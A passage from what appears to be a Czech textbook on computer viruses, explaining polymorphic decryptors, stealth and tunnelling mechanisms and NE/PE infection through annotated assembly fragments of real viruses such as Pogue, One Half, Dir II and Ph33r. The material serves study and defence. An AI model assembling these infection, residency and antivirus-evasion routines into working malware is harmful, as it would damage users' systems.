Obdobným způsobem mohou nereverzibilně zaměřené viry modifikovat použití skokových instrukcí prostřednictvím skoků přes pomocná návěští, příp. instrukci cyklu „loop" mohou nahradit posloupností instrukcí „dec cx" a „jnz návěští_smyčky" apod. Dá se říci, že možnosti jsou omezeny pouze fantazií a schopnostmi virových tvůrců.

Nereverzibilní mechanismy poskytují i pružnější prostředky pro možnost generování proměnné délky viru, než je tomu v případě algoritmů reverzibilních.

Typickým příkladem je nereverzibilní MtE mechanismus viru Pogue, infikující programy typu COM:

```
start:
    dec bp                          ; příznak zavirovanosti souboru
    jmp dekodér
    ... infikovaný program ...

dekodér:
    mov bp, 0a16ch                  ; bp = a16c
    mov cl, 3
    ror bp, cl                      ; bp = 942d
    mov cx, bp
    mov bp, 856eh                   ; bp = 856e
    or  bp, 740fh                   ; bp = f56f
    mov si, bp
    mov bp, 3b92h                   ; bp = 3b92
    add bp, si                      ; bp = 3101
    xor bp, cx                      ; bp = a52c
    sub bp, 0b10ch                  ; bp = f420
```

Úvodní část dekodéru pouze maskuje významově jedinou instrukci „mov bp, 0f420h“. Tato hodnota slouží v následující smyčce k bázové části adresy zakódovaného těla viru.

```
smyčka:
     mov bx, [bp + 0d23h]      ; poprvé - mov bx, [0143]
     add bx, 9d64h             ; vlastní dekódování
     xchg [bp + 0d23h], bx     ; a opětovné uložení zpracovaného slova
```

Virus rafinovaně využívá přetečení výsledku součtu hodnot bp a 0d23h; nastavení příznaku CF je v tomto případě nepodstatné.

```
     mov bx, 8f31h
     sub bx, bp                ; 9b11
     mov bp, 8f33h
     sub bp, bx                ; bp = f422 (tj. add bp, 2)
     jnz smyčka
```

Instrukce posunu algoritmu na další zakódované slovo („add bp, 2“) je opět zamaskována. Počáteční bázová hodnota f420h není náhodná, ale je vybrána s ohledem na požadovaný počet 1 520 iterací, což odpovídá, vzhledem ke slovním operacím, velikosti 3 040 B zakódované části viru. Hodnota je dána výrazem (64 kB – f420h + 1) / 2 = 1520.

```
     mov bx, bp
     mov cl, 3
     ror bx, cl
```

Závěrečná část dekodéru je složena z nevýznamných instrukcí, pomocí nichž virus dosahuje proměnné délky svého těla. Je zajímavé sledovat, že nevýznamnými instrukcemi nejsou pouze jednobajtové instrukce typu „nop“ či „cmc“, ale podstatně komplikovanější konstrukce.

```
segment:0143
     ... zakódovaná část těla viru Pogue ...
```

4.7. Konstrukce virů stealth

Stealth viry se aktivním způsobem brání prozrazení své přítomnosti na počítači. Pro účinnost stealth mechanismů musí virus zajistit, aby jeho tělo bylo umístěno do paměti rezidentně. Podstatou stealth technik je monitorování služeb jádra Dosu pro práci se soubory, zejména pak služeb otevření, uzavření a spuštění souboru.

Řada virů se vyhýbá infikaci antivirových či systémových programů. Např. virus One Half se vyhýbá zavirování programů, v jejichž jméně se vyskytují řetězce SCAN, CLEAN, FINDVIRU, GUARD, NOD, VSAFE, MSAV a CHKDSK. Pro virus Pojer jsou tabu programy UCOM.COM, UEXE.EXE, TNTVIRUS.EXE, CLEAN.EXE, SCAN.EXE, VSHIELD.EXE, VSHIELD1.EXE a NETSCAN.EXE. Virus Tremor dokonce nejen, že nenapadá program FLU-SHOT+, ale při

zjištění jeho přítomnosti dokonce přestane provádět svoji činnost. Antivirové programy mají na zavirování vlastního těla velkou senzitivitu, a proto viry se řadě z nich záměrně vyhýbají. I to je jedna z možností, jak se viry brání svému prozrazení.

Snahu o minimální změnu těla objektu útoku demonstruje multipartitní virus Starship, který v tabulce rozdělení pevného disku mění pouze tři bajty v instrukcích pro načtení boot sektoru (fyzická adresa – hlava, stopa a sektor).

- **Částečný stealth mechanismus**
  Částečný stealth mechanismus maskuje zavirovanou délku souboru. Virus obsazuje přerušení jádra Dosu (int 21h) a monitoruje funkce otevření nebo vyhledání souboru, kdy operačnímu systému vrací délky tak, jako kdyby soubor infikován nebyl.

```
virus_int21h:
     cmp ah, 0fh               ; služba "Otevři soubor přes FCB"?
     je    stealth_open_FCB
     cmp ah, 11h               ; služba "Najdi první soubor přes FCB"?
     je    stealth_FCB
     cmp ah, 12h               ; služba "Najdi další soubor přes FCB"?
     je    stealth_FCB
     cmp ah, 4eh               ; služba "Najdi první soubor"?
     je    stealth_dir
     cmp ah, 4fh               ; služba "Najdi další soubor"?
     je    stealth_dir
     ...další testy...

stealth_open_FCB:
     ...volej originální obsluhu int 21h...
     ...je-li soubor infikován, pak v FCB sniž hodnotu jeho velikosti
     o virus...
     ...další virové manipulace...

stealth_FCB:
     ...volej originální obsluhu int 21h...
     ...zjisti adresu DTA, ve které je FCB uloženo...
     ...je-li soubor infikován, pak v DTA sniž hodnotu jeho velikosti
     o virus...
     ...další virové manipulace...

stealth_dir:
     ...volej originální obsluhu int 21h...
     ...zjisti adresu DTA, ve které jsou informace o souboru uloženy...
     ...je-li soubor infikován, pak v DTA sniž hodnotu jeho velikosti
     o virus...
     ...další virové manipulace...
```

V případě návěští stealth_open_FCB a stealth_FCB se velikost souboru nachází na adrese FCB[1dh] resp. DTA[1dh], v případě návěští stealth_dir pak na adrese DTA[1ah]. Vždy se jedná o dvojslovo (DWORD). Při volání funkce 0fh je přímo známa adresa FCB a proto ji ne-

ní potřeba zjišťovat prostřednictvím DTA. Stealth FCB délky na úrovni instrukcí je uveden v rámci konstrukce souborového SYS-viru.

- **Úplný stealth mechanismus**
  Principem úplného stealth mechanismu je rozšíření jeho částečné podoby o manipulaci úplného odvirování žádaného souboru před jeho předáním operačnímu systému a jeho opětovného zavirování v době, kdy příslušný soubor již není žádán resp. je vyvolán požadavek na jeho uzavření.

```
virus_int21h:
     cmp ah, 3dh         ; služba "Otevři soubor"?
     je    stealth
     cmp ah, 4bh         ; služba "Spusť soubor - EXEC"?
     je    stealth
     cmp ah, 6ch         ; služba "Rozšířeného otevření souboru"?
     je    stealth
     cmp ah, 3eh         ; služba "Uzavři soubor"?
     je    infect
     ...další testy...

stealth:
     ...je-li otevírán nebo spouštěn spustitelný soubor, pak jej odviruj...
     ...a předej odvirovaný soubor požadované službě...
     ...další virové manipulace...

infect:
     ...pokud je uzavírán spustitelný soubor, pak jej infikuj...
     ...a až teď jej skutečně uzavři...
     ...další virové manipulace...
```

Důsledkem úplného stealth mechanismu je skutečnost, že antivirové kontroly nezachytí přítomnost viru, neboť v době testování je virus ze souboru již odstraněn.

Při manipulaci se souborem řada virů využívá nedokumentovaný mechanismus přímého přístupu k souboru prostřednictvím SFT:

```
     mov bx, file_handle ; rukojeť souboru
     mov ax, 1220h       ; služba "zjisti číslo SFT"
     int 2fh

     mov bl, es:di       ; číslo SFT (-1 pro neotevřený soubor)
     mov ax, 1216h       ; služba "zjisti adresu SFT"
     int 2fh
     ; adresa ES:DI ukazuje na SFT
```

Tato posloupnost příkazů nyní umožňuje přímou manipulaci s atributy souboru, módem otevření, nastavení ukazatele posunu v souboru či manipulaci s datem a časem, bez volání služeb jádra Dosu (int 21h) a tím i bez hrozby zachycení operací antivirovým hlídačem.

Např. pro nastavení ukazatele posunu na začátek souboru může virus místo volání služby Dosu 42h použít sekvenci:

```
mov es:[di + 15h], 0      ; od offsetu 15h je v tabulce SFT uloženo
mov es:[di + 17h], 0      ; dvojslovo aktuálního posunu v souboru
```

Podobně pro přenastavení módu otevření na zápis:

```
mov es:[di + 02h], 2      ; read/write mód
```

4.8. Konstrukce tunelujících virů

Snahou tunelujících virů je získat vstupní body obsluh přerušení do ROM-BIOSu (zejména pro přerušení int 13h) a do jádra Dosu (pro přerušení int 21h). Nalezené vstupní body umožní viru vyhnout se antivirovým nástrahám rezidentního typu. Pro int 13h již byla uvedena nedokumentovaná služba 13h multiplexního přerušení int 2fh. Skutečné tunelující mechanismy využívají pro tunelování přerušení časovače (int 08h příp. int 1ch) a ladící přerušení (int 01h). Jako názorná ukázka může posloužit čitelný fragment viru One Half, který tunelování provádí jak prostřednictvím int 1ch tak i int 01h.

- **Tunelování do segmentu Dosu pro zjištění vstupu obsluhy přerušení int 21h**
  Tato část viru One Half se uplatňuje v okamžiku, kdy je virus aktivován při zavádění operačního systému z pevného disku. Virus dříve, než předá řízení originálnímu zavaděči, přesměruje obsluhu přerušení uživatelského časovače (int 1ch) na své tělo. V okamžiku, kdy je prováděn originální zavaděč, virová obsluha int 1ch hlídá s každým tikem časovače změny adres obsluh přerušení int 21h. Jakmile nastane okamžik, že obsluha Dosu je vytvořena a dosáhne hodnoty segmentu Dosu, virus si zjištěnou hodnotu zapamatuje (int21h_entry) a obsluhu uživatelského časovače odinstaluje.

```
virus_int_1ch:
     push ax
     push ds                          ; úschova registrů
     push es

     xor ax, ax                       ; zjisti adresu aktuální
     mov ds, ax                       ; obsluhy přerušení
     les ax, dword ptr ds:[21h * 4]   ; int 21h

     mov word ptr cs:int21h_entry, ax ; zápis potenciálního vstupu
                                      ; (offsetová část)

     mov ax, es
     cmp ax, 800h                     ; je to segment Dosu?
     ja    finish_1ch                 ; jestli jsme výše, pak pouze
                                      ; proveď originální obsluhu int 1ch

     mov word ptr cs:int21h_entry + 2,ax     ; vstup byl nalezen,
                                      ; zapiš i segmentovou část adresy
```

```
     les ax, dword ptr cs:[orig_int_1ch]     ; načti adresu původní
                                             ; obsluhy int 1ch
     mov word ptr ds:[1ch * 4], ax           ; a nastav ji
     mov word ptr ds:[1ch * 4 + 2], es       ; do tabulky vektorů přerušení

     mov word ptr ds:[21h * 4], offset virus_int_21h   ; nastavení virové
                                                       ; obsluhy
     mov word ptr ds:[21h * 4 + 2], cs                 ; přerušení int 21h

finish_1ch:
     pop es ;
     pop ds ; obnova registrů
     pop ax ;

     ; volání originální obsluhy uživatelského časovače
                  db     0eah                  ; "jmp far ptr...
orig_int_1ch      dd     ?
```

Hodnota orig_int_1ch je aktualizována virem před vlastním přesměrováním obsluhy uživatelského časovače standardním způsobem.

- **Tunelování pod úroveň Dosu pro zjištění vstupu obsluhy přerušení int 13h**
  Tunelování pod úroveň Dosu provádí One Half tehdy, je-li aktivován spuštěním zavirovaného souboru. Virus nastavuje vlastní obsluhu ladícího přerušení int 01h, zapne krokovací režim a volá dosavadní obsluhu int 13h. S každou provedenou instrukcí obsluhy int 13h je aktivováno ladící přerušení, v rámci něhož One Half testuje návratovou adresu a zjišťuje, zda je segment návratové adresy pod úrovní Dosu či nikoliv. Jakmile virová obsluha uspěje, zapamatuje si hledaný vstup a vypne krokovací režim. Tím tunelování končí.

  Volání protunelované obsluhy int 13h

```
orig_int_13h:
     pushf
     cli
                  db     9ah ; "call far ptr..."
int13h_entry      dd     ?
     retn
```

  Tunelování prostřednictvím virové obsluhy ladícího přerušení int 01h

```
virus_int_01h:
     push bp             ; úschova BP
     mov bp,sp           ; přenastavení zásobníkového rámce
                         ; flags (příznaky)  [bp+6]
                         ; CS   [bp+4]
                         ; IP   [bp+2]
                         ; BP   [bp]

; Instrukce semaforu, má-li se tunelování provádět či nikoliv,
; nabývá hodnot buď "jmp short single_step_off" nebo "jmp short next"
     db     0ebh         ; "jmp short..."
```

```
semaphore:
     db     offset single_step_off - offset next    ; "patch"

; Instrukce porovnání návratové adresy s dosovým segmentem
next:
     db     81h, 7eh, 04h; "cmp word ptr [bp+4],..."
dos_segment:
     dw     ?                   ; hodnota dosového segmentu ("patch")

     ja     finish_01h          ; jestli jsme výše, pak skok na návrat

     push ax
     push bx                    ; úschova registrů
     push ds

     lds ax, dword ptr [bp + 2] ; načti nalezený vstup

     db     0bbh                ; "mov bx,..."
delta_offset:
     dw     ?                   ; adresa viru v paměti ("patch")


     mov word ptr cs:[int13h_entry][bx], ax    ; patch nalezeného vstupu
     mov word ptr cs:[int13h_entry + 2][bx], ds  ; do procedury orig_int_13h

     ; nastavení stop semaforu pro tunelování, neboť hledaný vstup
     ; již byl nalezen
     mov byte ptr cs:[semaphore][bx], offset single_step_off - offset next

     pop ds
     pop bx       ; obnova registrů
     pop ax

single_step_off:
     and byte ptr [bp + 7], 0feh ; vypnutí krokování (TF = 0)

finish_01h:
     pop bp
     iret
```

Dříve, než je virová obsluha uplatněna, musí One Half provést příslušné záplaty („patch“) ladící obsluhy.

```
file_virus_entry_point:         ; vstupní bod souborové podoby One Halfu
     call trick                 ; standardní
trick:                          ; zjištění
     pop si                     ; adresy viru
     sub si, offset trick       ; v paměti

     mov word ptr ds:[delta_offset][si], si  ; "patch" delta offsetu
     ...
     mov ah, 52h                ; služba "Seznam seznamů"
```

```
int 21h

mov ax, es:[bx - 2] ; adresa prvního MCB bloku, tj. segmentu Dosu
                    ; pro tunelování

mov word ptr ds:[dos_segment][si], ax   ; "patch" dosového segmentu
mov byte ptr ds:[semaphore][si], 0      ; "patch" nastavení zelené
                                        ; na semafor tunelování

...úschova originální obsluhy přerušení int 01h...
...úschova originální obsluhy přerušení int 13h (na prozatimní
      int13h_entry)...
...nastavení virové obsluhy přerušení int 01h (virus_int_01h)...
...přípravné nastavení registrů pro načtení zaváděcího sektoru
      pevného disku...

pushf               ; standardní
pop ax              ; postup
or     ah, 1        ; pro zapnutí
push ax             ; krokování
popf                ; (TF = 1)

mov ax, 201h        ; donastavení registru AX, který byl použit výše
call orig_int_13h   ; při tomto volání dojde k vlastnímu protunelování

pushf               ; standardní
pop ax              ; postup
and ah, 0feh        ; pro vypnutí
push ax             ; krokování
popf                ; (TF = 0)
...nastavení původní obsluhy přerušení int 01h...
```

Trap Flag, nejnižší bit horního bajtu příznakového registru, je klíčovým bitem pro ovládání krokovacího režimu. Příznak nastavují, kromě zde uvedené virové konstrukce, různé ladící systémy (debuggery) pro krokování laděného programu.

- **Hledání diskové obsluhy ve vnějších modulech ROM**
  Od adresového segmentu C000h se nachází oblast kódu externí paměti ROM, ve které jsou instalovány převážně ovladače zařízení (pevný disk apod.). Během studeného startu a instalace obsluh přerušení prochází BIOS tuto oblast a hledá spustitelný kód. Struktura je dokumentována operačním systémem – první signatura 2 B stejná se signaturou zaváděcího sektoru, 1 B velikost modulu v 512 B blocích a od 4. bajtu začíná vlastní kód.

  Stejnou metodu ROM-skenu provádí i některé tunelující viry (např. Dir II či Dark Avenger). Viry hledají známou posloupnost instrukcí, kterou obsluhy hledaných přerušení obsahují. Následuje ukázka viru Dir II, hledajícího originální vstup přerušení int 13h.

```
    mov dx, 0c000h      ; počáteční segment externích modulů ROM
lbl_1:
    mov ds, dx                      ; nastavení datového segmentu
```

```
     xor si, si                         ; nulový počáteční offset
     lodsw                              ; načtení signatury
     cmp ax, 0aa55h                     ; je to signatura?
     jne lbl_4                          ; jestliže ano, změň segment
     cbw                                ; nulování AH
     lodsb                              ; načtení velikosti modulu
(v 512 B blocích)
     mov cl, 9
     shl ax, cl                         ; výpočet koncového offsetu

lbl_2:
     cmp [si], 6c7h                     ; hledá se tento vstup
     jne lbl_3                          ; jestli se nenašel, pak posun na
další offset
     cmp word ptr [si + 2], 4ch         ; ověření, zda je to hledaná
                                        ; posloupnost
     jne lbl_3                          ; jestli se vstup nenašel, pak
                                        ; posun na další offset

     push dx                            ; vstup se našel, ulož segment
     push [si + 4]                      ; a offset na zásobník
     jmp short continue                 ; pro přímé volání zápisu na disk

lbl_3:
     inc si                             ; posun na další offset
     cmp si, ax                         ; pokud jsme ještě v tomto modulu
     jb    lbl_2                        ; zkus znovu hledat

lbl_4:
     inc dx                             ; posun na další segment
     cmp dh, 0f0h                       ; pokud jsme ještě v externí
                                        ; oblasti ROM
     jb    lbl_1                        ; zkus znovu hledat

continue:
     ...pokud byl vstup nalezen, je v zásobníku nyní uložena jeho adresa...
```

Je zřejmé, že hledaná posloupnost je závislá na konkrétním BIOSu a ovladači zařízení. To je hlavní důvod, proč viry v současnosti tento postup příliš nevyužívají a zaměřují se na první dva uvedené mechanismy.

Tunelující mechanismus je vždy jednorázový. Virus zjistí hledaný vstup nižší úrovně a po celý zbytek svého působení na počítači je tento mechanismus vypnut. To je i základní rozdíl od stealth technik, které jsou prováděny po celou dobu aktivního působení viru v operační paměti.

4.9. Konstrukce Windows virů

Zorientování se v konstrukcích Windows virů není zdaleka tak triviální jako v případě virů dosových. Spustitelných tvarů je nepřeberné množství navzájem se prolínajících s příslušnými formáty. Základními spustitelnými entitami Windows jsou:

– Spustitelné programy EXE.
– Dynamicky linkované knihovny DLL.
– Systémové ovladače virtuálních zařízení VxD.

Základními formáty jsou:
– NE (New Executable).
– LE a LX (Linear Executable).
– PE (Portable Executable).

Pro rozlišení Windows virů je nejdůležitějším faktem, že formát NE je určen pro 16bitové aplikace a formát PE pro aplikace 32bitové. Výhodou formátu PE je skutečnost, že jde napříč všemi Windows 3.x/95/98/NT/2000 a může obsahovat jak kód programu *.EXE, tak i knihovny DLL. A to je pro tvůrce virů pochopitelně velice lákavé.

Na ostatní druhy souborů (např. *.SCR, *.HLP, *.CPL, *.VBS, *.SHS, *.INF apod.) nelze rozhodně zapomínat, ze systémového hlediska se však již nejedná o základní typy.

4.9.1. Konstrukce 16bitového viru NE

Prvním krokem k pochopení konstrukce 16bitových virů Windows je znalost dvou základních systémových struktur – hlavičky „New Executable Header“ a tabulky „Segment Table“.

NE header je rozšířením běžného dosového EXE-headeru pro prostředí Windows. Jeho základní formát je následující:

Offset	Délka[B]	Popis položky hlavičky New Executable
00h	2	Signatura souboru (‘NE’).
02h	1	Číslo verze LINKu.
03h	1	Revizní číslo LINKu.
04h	2	Offset počátku tabulky vstupů (entry table).
06h	2	Délka entry table.
08h	4	Kontrolní suma zbylých položek hlavičky.
0ch	2	Příznaky modulu (spuštění v reálném nebo chráněném režimu, příznak programu nebo knihovního modulu apod.).
0eh	2	Číslo automatic data segmentu.
10h	2	Počáteční velikost local heapu přidané automatic data segmentu.
12h	2	Počáteční velikost zásobníku přidané automatic data segmentu.
14h	*2*	*Počáteční hodnota IP.*
16h	*2*	*Počáteční hodnota CS.*
18h	2	Počáteční hodnota SP.
1ah	2	Počáteční hodnota SS.

Offset	Délka[B]	Popis položky hlavičky New Executable
1ch	2	Počet položek v tabulce segmentů (segment table).
1eh	2	Počet položek v tabulce modulů (module reference table).
20h	2	Počet bajtů tabulky nerezidentních jmen.
22h	2	Offset počátku tabulky segmentů (segment table).
24h	2	Offset počátku tabulky systémových zdrojů (resource table).
26h	2	Offset počátku tabulky rezidentních jmen.
28h	2	Offset počátku tabulky modulů (module reference table).
2ah	2	Offset počátku tabulky naimportovaných jmen (imported names table).
2ch	4	Offset počátku tabulky nerezidentních jmen (nonresident names table).
30h	2	Počet přesunovatelných vstupních bodů (movable entry points) z tabulky vstupů.
32h	*2*	*Počet posunů pro zarovnání (alignment shift count).*
34h	12	Rezervováno.

Offsetové položky jsou vztaženy vůči počátku hlavičky NE. Konkrétní umístění hlavičky NE v programu je pak dáno hodnotou dvojslova od offsetu 3ch běžného EXE záhlaví.

Význam zvýrazněných položek je obdobný jako v případě již dříve uvedené EXE hlavičky.

Kromě hlavičky NE je další důležitou strukturou tabulka segmentů, která obsahuje osmibajtový záznam pro každý datový resp. kódový segment programu nebo knihovního modulu. Každý segment je reprezentován ordinálním číslem svázaným odkazy na segmenty v jiných částech souboru NE.

Offset	Délka[B]	Popis položky v tabulce segmentů
00h	2	Offset segmentu vůči počátku souboru po provedení příslušného počtu posunů.
02h	2	Velikost segmentu.
04h	2	Příznaky segmentu (DATA nebo CODE segment, přemístitelný nebo fixovaný segment, segment pouze pro spuštění, segment pouze pro čtení apod.).
06h	2	Minimální velikost potřebná pro alokaci segmentu.

Vlastní koncepci virů v prostředí Windows představují fragmenty viru Ph33r, jenž napadá kromě Windows souborů EXE (dále jen WinEXE) rovněž klasické dosové programy *.COM a *.EXE. Virus je z dílny virové skupiny VLAD, která je předním „dodavatelem“ virů Windows. Dobře patrný je mechanismus rezidentní instalace a infikace dalších aplikací.

- **Přímá rezidentní instalace viru**
  Přímá rezidentní instalace se velice podobá běžným dosovým mechanismům. Samozřejmě, že jsou respektována specifika Windows, jako např. povolení zápisu do prováděného kódu apod. Využíváno je především DPMI (DOS Protected Mode Interface API) přerušení int 31h.

```
win_entry:                      ; vstupní bod infikovaných aplikací Windows
     pusha                      ; úschova všeobecných registrů
     push ds                    ; úschova segmentových
     push es                    ; registrů

     mov ax, 51feh              ; běžný test přítomnosti
     int 21h                    ; viru v paměti
     cmp ax, 0ff51h             ; pomocí nově vytvořené služby
     je     no_wintsr           ; je-li již virus aktivní, spustí
                                  infikovanou aplikaci

     mov ax, 000ah              ; služba vytvoření alias deskriptoru
                                ; (pro modifikovatelnost kódového segmentu)
     mov bx, cs                 ; selektor kódového segmentu
     int 31h                    ; volání DPMI
     mov ds, ax                 ; nový selektor


     mov ax, 0204h              ; služba zjištění vektoru přerušení
     mov bl, 21h                ; chráněného režimu int 21h
     int 31h                    ; volání DPMI

     mov word ptr orig21, dx          ; úschova originální obsluhy
     mov word ptr orig21 + 2, cx      ; int 21h

     mov ax, 0501h                    ; služba alokace paměťového bloku
     xor bx, bx                       ; velikost potřebná
     mov cx, offset end_of_virus      ; pro virus
     int 31h                          ; volání DPMI
     push bx                          ; úschova přiděleného ukazatele
     push cx                          ; na lineární oblast

     xor ax, ax                 ; služba alokace deskriptoru LDT
     mov cx, 1                  ; počet žádaných deskriptorů
     int 31h                    ; volání DPMI

     mov bx, ax                 ; přidělený selektor (LDT deskriptor)
     mov ax, 0007               ; služba nastavení adresy báze segmentu
     pop dx                     ; na obnovený ukazatel přidělené
     pop cx                     ; lineární oblasti
     int 31h                    ; volání DPMI

     mov ax, 0008                     ; služba nastavení limitu segmentu
     xor cx, cx                       ; velikost potřebná
     mov dx, offset end_of_virus      ; pro virus
     int 31h                          ; volání DPMI
```

```
     mov es, bx
     mov cx, offset end_of_virus      ; zkopírování viru
     xor si, si                       ; do přidělené
     xor di, di                       ; lineární oblasti
     cld
     rep movsb

     mov bx, es                       ; selektor
     mov ax, 0009                     ; služba nastavení přístupových
                                      ; práv deskriptoru
     mov cx, 00ffh                    ; hodnota práv
     int 31h                          ; volání DPMI

     mov cx, es
     mov dx, offset win21             ; nastavení virové obsluhy
     mov ax, 0205h                    ; vektoru přerušení
     mov bl, 21h                      ; chráněného režimu int 21h
     int 31h                          ; volání DPMI

     mov ax, 0004                     ; služba uzamčení selektoru
     push es                          ; oblast
     pop bx                           ; viru
     int 31h                          ; volání DPMI

no_wintsr:
     pop es                           ; obnova segmentových
     pop ds                           ; registrů
     popa                             ; obnova všeobecných registrů
     ...
           db     0eah                ; "jmp far ptr..."
winip      dw     0                   ; originální vstup
wincs      dw     0ffffh              ; infikované aplikace
```

- **Infikace souboru WinEXE**
  Virus zjistí offset hlavičky NE v souboru, provede její modifikaci a celou hlavičku včetně tabulky segmentů posune o 8 bajtů směrem k počátku souboru. Tím získá volné místo pro virovou položku v tabulce segmentů. Nakonec po jejím zapsání virus zkopíruje na konec souboru své tělo spolu s relokačními údaji.

```
windows_infect:                       ; SI obsahuje adresu počátku
                                      ; hlavičky EXE
     push word ptr [si + 3ch]         ; úschova ukazatele
     pop word ptr newexe_off          ; na hlavičku NE
     sub word ptr [si + 3ch], 8       ; a jeho posun na virus
     cmp word ptr [si + 3eh], 0       ; je-li NE hlavička na offsetu
                                      ; nad 64 kB
     jne exit_infection               ; pak konec infikace

     mov word ptr [si + 12h], 0afafh  ; nastavení příznaku zavirování

     ...nastavení ukazatele posunu na počátek infikovaného souboru...
```

```
     ...úschova data a času souboru...
     ...zápis aktualizované EXE-hlavičky...

     ...nastavení ukazatele posunu na NE header daný hodnotou newexe_off...
     ...načtení 512 B počínaje hlavičkou...

     ; Úprava hlavičkových ukazatelů (od adresy SI je nyní NE header)
     mov ax, word ptr [si + 22h]      ; počátek segment table
     cmp word ptr [si + 4], ax        ; je pod ní entry table?
     jb     ok_entry                  ; pokud ne
     add word ptr [si + 4], 8         ; pak posun na další
ok_entry:
     cmp word ptr [si + 24h], ax      ; je pod ní resource table?
     jb     ok_resource               ; pokud ne
     add word ptr [si + 24h], 8       ; pak posun na další
ok_resource:
     cmp word ptr [si + 26h], ax      ; je pod ní resident names table?
     jb     ok_rnames                 ; pokud ne
     add word ptr [si + 26h], 8       ; pak posun na další
ok_rnames:
     cmp word ptr [si + 28h], ax      ; je pod ní module reference table?
     jb     ok_mreference             ; pokud ne
     add word ptr [si + 28h], 8       ; pak posun na další
ok_mreference:
     cmp word ptr [si + 2ah], ax      ; je pod ní imported names table?
     jb     ok_imported               ; pokud ne
     add word ptr [si + 2ah], 8       ; pak posun na další
ok_imported:
     mov ax, word ptr [si + 1ch]      ; počet položek v segment table
     inc word ptr [si + 1ch]          ; zvětšení o jeden virový segment

     xor dx, dx                       ; přepočet počátku
     mov cx, 8                        ; segment table
     mul cx                           ; na offset konce
     add ax, word ptr [si + 22h]      ; této tabulky v souboru

     adc dx, 0                        ; přepočet na
     mov cx, 512                      ; 512 B
     div cx                           ; bloky

     mov word ptr ne_size, ax         ; uložení počtu bloků
     mov word ptr last_ne, dx         ; a co zbývá v posledním

     push word ptr [si + 14h]         ; úschova
     pop word ptr old_ip              ; originálních
     push word ptr [si + 16h]         ; hodnot
     pop word ptr old_cs              ; CS:IP

     push word ptr [si + 32h]         ; úschova hodnoty alignment shift
count
     pop word ptr al_shift            ; pro pozdější přepočet segmentu
                                      ; viru při zápisu do segment table
```

```
    ; Nastavení vstupního bodu programu na tělo viru
    mov word ptr [si + 14h], offset win_entry     ; nová hodnota IP
    mov ax, word ptr [si + 1ch]      ; počet položek v segment table
                                     ; = ordinální číslo segmentu viru
    mov word ptr [si + 16h], ax      ; nová hodnota CS

    push word ptr newexe_off         ; inicializace proměnné lseek
    pop word ptr lseek               ; pro posun hlavičky NE a tabulky
segmentů

    ; Vlastní realizace posunu inkriminované oblasti o 8 B zpět
move_header_forward:
    mov ax, word ptr ne_size         ; počet bloků pro přesun
    or     ax, ax                    ; už jsou všechny přesunuty?
    jz     last_page                 ; je-li tomu tak, pak zpracuj
                                     ; poslední kus

    dec word ptr ne_size             ; jeden blok bude přesunut

    ...nastavení ukazatele posunu na pozici (lseek - 8)...
    ...zápis 512 B bloku právě aktuální sekce headeru...

    add word ptr lseek, 512          ; posun na další blok

    ...nastavení ukazatele posunu na další blok...
    ...načtení tohoto 512 B bloku...

    jmp move_header_forward          ; skok na další přesun

last_page:
    ...nastavení ukazatele posunu na konec souboru...
    ; díky volání služby 42h přerušení int 21h obsahuje nyní DX:AX
    ; velikost souboru, tj. offset virového segmentu v infikovaném souboru
    mov cl, byte ptr al_shift ; tato
    push bx                                ; část
    mov bx, 1                              ; posouvá
    shl bx, cl                             ; offset
    mov cx, bx                             ; virového
    pop bx                                 ; segmentu
    div cx                                 ; podle
    mov word ptr lseek_add, 0 ; počtu
    or     dx, dx                          ; posunů
    jz     no_extra                        ; pro
    sub cx, dx                             ; zarovnání
    mov word ptr lseek_add, cx             ; uvedeného
    inc ax                                 ; v hlavičce NE
no_extra:
    mov di, si                             ; určení offsetu virové
    add di, word ptr last_ne               ; položky v segment table

    ; Přidání nové položky do tabulky segmentů
    mov word ptr [di], ax                        ; offset segmentu
```

```
    mov word ptr [di + 2], offset end_of_virus    ; velikost segmentu
    mov word ptr [di + 4], 180h      ; příznaky segmentu (fixovaný kód,
                                     ; pouze pro spuštění)
    mov word ptr [di + 6], offset end_of_virus    ; potřebná velikost
                                                  ; paměti

    ...nastavení ukazatele posunu na pozici (lseek - 8)...
    ...zápis zbytku hlavičky NE a virové položky segment table (last_ne
          + 8 bajtů)...

    ; reset relokačního ukazatele
    push word ptr winip              ; úschova aktuálního
    push word ptr wincs              ; ukazatele
    mov word ptr winip, 0            ; nastavení ukazatele
    mov word ptr wincs, 0ffffh       ; pro zápis viru

    ...nastavení ukazatele posunu na konec souboru + lseek_add...
    ...zápis těla viru do souboru...

    pop word ptr wincs               ; obnova aktuálního
    pop word ptr winip               ; ukazatele

    ...zápis relokační položky viru (od adresy Relocblk)...

    jmp finish_infection             ; konec zdárné infikace
    ...
    ; Proměnné využívané pro infikaci WinEXE
newexe_off dw    0            ; offset počátku hlavičky NE
al_shift   dw    0            ; alignment shift count
ne_size          dw    0      ; velikost celé hlavičky v 512 B blocích
last_ne          dw    0      ; velikost zbytku hlavičky v posledním bloku
lseek            dw    0      ; pomocná proměnná ukazatele posunu v souboru
lseek_add  dw    0            ; dodatečný posun

Relocblk:                     ; relokační tabulka viru
                 dw    1      ; počet relokačních položek
                 db    3      ; 32-bitová relokace ukazatele
                 db    4      ; přídavná relokace
                 dw    offset winip
old_cs           dw    0      ; uložené originální hodnoty CS:IP
old_ip           dw    0      ; infikovaného programu
```

4.9.2. Konstrukce 32bitového PE viru

Struktura PE souboru vychází rovněž ze starého dosového EXE-formátu. Soubor je složen z dosové EXE-hlavičky a stubu, tj. programu upozorňujícího, že soubor lze spustit jen v prostředí Windows. Následuje vlastní hlavička PE a tabulka objektů, tj. pole hlaviček jednotlivých sekcí, do kterých je samotný soubor rozdělen. Velikost PE-hlavičky je větší než 160 B a její podrobný popis přesahuje rozsah této knihy. Tak jako tak, úplný popis formátu PE Microsoft svého

času zveřejnil (lze jej tedy na Internetu najít), což tvůrcům virů silně nahrálo. Rozhodně nelze tvrdit , že zveřejnění podobných informací je špatné, je potřeba se spíše zamyslet nad celou koncepcí operačního systému od Windows 95 výše. Zde Microsoft evidentně promeškal jedinečnou šanci sestrojit operační systém virům odolný, podobně jako je tomu v unixových prostředích. Lze jen polemizovat, zda šlo o záměr, čirou neschopnost nebo nechuť zahodit starý kód.

Virus PE má několik možností, jak hostitele infikovat.

- **Prosté přepsání těla hostitele**
  Primitivní způsob, který činí infikovaný program nefunkčním.
- **Přepsání nevyužitých mezer**
